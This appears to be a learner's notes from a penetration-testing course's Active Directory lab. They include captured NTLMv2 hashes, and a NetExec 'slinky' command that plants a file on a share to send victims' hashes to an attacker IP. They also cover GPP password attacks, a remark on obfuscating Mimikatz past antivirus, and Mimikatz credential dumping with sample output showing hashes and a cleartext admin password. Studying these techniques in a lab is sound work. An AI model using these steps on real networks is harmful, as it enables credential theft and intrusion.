ZRoronoa::ONEPIECE:254a35fd4f04a0fa:730723DB7F2FBF7F2559AEF95C6A6CC8:0101000000000000006C907BDA2FDB019662DBE344FDF137000000000020008004B0041003100470001001E005700049004E002D0036005400380053005700490005A00570047004D004F0004003400570049004E002D0036005400380053005700490005A00570047004D004F002E004B0041003100470002E004C004F0043004100 4C00030014004B0041003100470002E004C004F0043004100 4C00050014004B0041003100470002E004C004F0043004100 4C0007000800006C907BDA2FDB0106000400020000000800300030000000000000010000000020000019AD23BC3A95F74F900C84D801D4F2DB575FE4BCB76147E3A01B44E4A25F8E0F0A0010000000000000000000000000000000000000090028006300690066007300 2F0031003990032002E003100360038002E003100360033002E00310033003300000000000000000000

Third:

ZRoronoa::ONEPIECE:008fa2f9f04044d1:CFB920760396F5BD8E45F86E2D8E5611:0101000000000000006C907BDA2FDB01F1D9040ED92BCA020000000020008004B0041003100470001001E005700049004E002D0036005400380053005700490005A00570047004D004F0004003400570049004E002D0036005400380053005700490005A00570047004D004F002E004B0041003100470002E004C004F0043004100 4C00030014004B0041003100470002E004C004F0043004100 4C00050014004B0041003100470002E004C004F0043004100 4C0007000800006C907BDA2FDB0106000400020000000800300030000000000000010000000020000019AD23BC3A95F74F900C84D801D4F2DB575FE4BCB76147E3A01B44E4

A25F8E0F0A00100000000000000000000000000000000090028006300690066007300 2F003100390032002E003100360038002E003100360033002E00310033003300000000000000000000

Fourth:

ZRoronoa::ONEPIECE:994de8086d552ed4:BAF370CD1C34F24089214D1F53A4AF8A:01010000000000000006C907BDA2FDB01C1693021E8D90CA4000000000200080040B00410031004700010010E00570049004E002D003600540038005300570049005A00570047004D004F00040034005700490 04E002D003600540038005300570049005A00570047004D004F002E004B00410031004700 2E004C004F00430041004C00030014004B00410031004700 2E004C004F00430041004C00050014004B00410031004700 2E004C004F00430041004C0007000800006C907BDA2FDB01060004000200000008003000300000000000000001000000002000001 9AD23BC3A95F74F900C84D801D4F2DB575FE4BCB76147E3A01B44E4A25F8E0F0A00100000000000000000000000000000000090028006300690066007300 2F003100390032002E003100360038002E003100360033002E00310033003300000000000000000000

Fifth:

ZRoronoa::ONEPIECE:3c7691b7141e9a66:48E0DA44BFC3C12B91B037C45D894AF8:01010000000000000006C907BDA2FDB01D52F9E4A373915570000000002000800 4B00410031004700010010E00570049004E002D003600540038005300570049005A00570047004D004F00040034005700490 04E002D003600540038005300570049005A00570047004D004F002E004B00410031004700 2E004C004F00430041004C00030014004B00410031004700 2E004C004F00430041004C00050014004B00410031004700 2E004C004F00430041004C0007000800006C907BDA2FDB01060004000200000008003000300000000000000001000000002000001 9AD23BC3A95F74F900C84D801D4F2DB575FE4BCB76147E3A01B44E4A25F8E0F0A00100000000000000000000000000000000090028006300690066007300 2F003100390032002E003100360038002E003100360033002E00310033003300000000000000000000


There is one more which I wont be documenting here.

So, it worked, glad I could figure that out, I think it was a good catch. But that just shows me to what I should be paying attention when I run these tools. We were using SBM services to allow users access to our malicious file, and in this way capturing their password hash. So, this means, the response to our malicious file would be coming in the same service type. If we were trying to capture password hashes from a website, we would be using either http or https, so those services also need to be up if that was the scenario we were facing. I believe this explanation makes sense.

Now, there are other important information here.

The scenario we just completed pictures a situation where we could create the file from a machine within the network we are attacking. In other words, we had to login to that machine, create the file, and then copy the file to the "hackme" file share. There are other ways to deploy that file:

We could use netexec, which is the updated crackmapexec.



This module as we can see is called "slinky". This will take the file share lookup and if there is a file accessible to our user on that machine, it will go ahead and upload the file for us.

The first IP Address is the target machine's IP where it has the file share for the malicious file to be uploaded. As we are waiting for the response of potential victims, the SERVER IP Address we want to provide is the attacker machine IP Address that is going to be listening for the response.

Currently, there are no exposed file shares in the network for this to work, but in another scenario where we do have an exposed file share, this would probably work.


Syntax for easy copy and paste is:

Automated attack using CME/NetExec:

netexec smb 192.168.138.137 -d marvel.local -u fcastle -p Password1 -M slinky -o NAME=test SERVER=192.168.138.149


12 - GPP / cPassword Attacks and Mitigations


For this attack, there will be no lab, but it is good to have this on our back pocket in case we ever come across this scenario.



If the domain controller is not patched, or if previous uses were there, then this still exists.

This is almost 10 years old, but according to Heath, this has come up on Pentest he has performed.





if we have credentials, we can use Metasploit.

Mitigations:


GPP Attacks

Mitigation

Mitigation Strategies:

- PATCH! Fixed in KB2962486
- In reality: delete the old GPP xml files stored in the SYSVOL

13 - Mimikatz Overview



This will be picked up by pretty much any sort of antivirus. In other to utilize it we will need to obfuscate it.

To complete this lab, we will need the SPIDERMAN machine, and login as the user that we used to set up the file share "hackme". Heath used peterparker. I need to check who I used.

14 - Credential Dumping with Mimikatz

To install, we google it. We are looking for "gentilkiwi/mimikatz" in GitHub.

Now, we can try to copy (Ctrl + c), and attempt to past it in the downloads folder of the target machine, or we can spin up a server with python3 in our attacker machine and download the files with wget from the target machine.

We do not have wget. Lets do like Heath. Open up edge. Click each one of them, and then on the download folder in edge, right click one of the downloads > keep > Open more options > Keep anyway.


We do that for all 4 of them.

Open admin cmd > go to the download folder (where the files should be). For me C:\users\nami\downloads, and run mimikatz.exe.

We want to set privilege mode to "debug".

To list privilege modules:

"#privilege::"




This will give us permissions to run all attacks we want.

```
            name   -  Ask a privilege by its name

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # _
```

So, after we have debug privileges, we can list some of the attacks we can use with this "skeurlsa" module(?).

To list the attacks we can use with this module:

"#sekurlsa::"



There are many "attacks" here that we already ran using secretsdump. But, the "LogonPasswords", or the "process" where we dump the LSASS modules, we can do using Mimikatz.

We are going to run:

"#sekurlsa::logonPasswords"

So, because we need the Domain Admin password to connect to the file share, we can retrieve that password using this Mimikatz Module. And, the password is in clear text heheh.

```
mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 2112204 (00000000:00203acc)
Session           : Interactive from 1
User Name         : nami
Domain            : THENAVIGATOR
Logon Server      : THENAVIGATOR
Logon Time        : 11/9/2024 5:37:52 PM
SID               : S-1-5-21-2288788101-912902681-1029707405-1001
        msv :
         [00000003] Primary
         * Username : nami
         * Domain   : THENAVIGATOR
         * NTLM     : 64f12cddaa88057e06a81b54e73b949b
         * SHA1     : cba4e545b7ec918129725154b29f055e4cd5aea8
         * DPAPI    : cba4e545b7ec918129725154b29f055e
        tspkg :
        wdigest :
         * Username : nami
         * Domain   : THENAVIGATOR
         * Password : (null)
        kerberos :
         * Username : nami
         * Domain   : THENAVIGATOR
         * Password : (null)
        ssp :
         [00000000]
         * Username : administrator
         * Domain   : ONEPIECE
         * Password : P@$$w0rd!
        credman :
        cloudap :
```

There are a lot more information we can retrieve in here. The one documented is only the juiciest one. Mimikatz is a powerfull tool, if we are able to run it, it is definitely worth it.

15 - Post-Compromise Attack Strategy

It comes down to, we have an account, now what do we do?

We do not need shell in machines unless we are desperate. Rinse, and repeat.

16 - Remember


Quiz
2 / 5
Which hash can be used in a pass-the-hash attack?
correct
NTLM
NTLMv2
‹ Back
Continue ›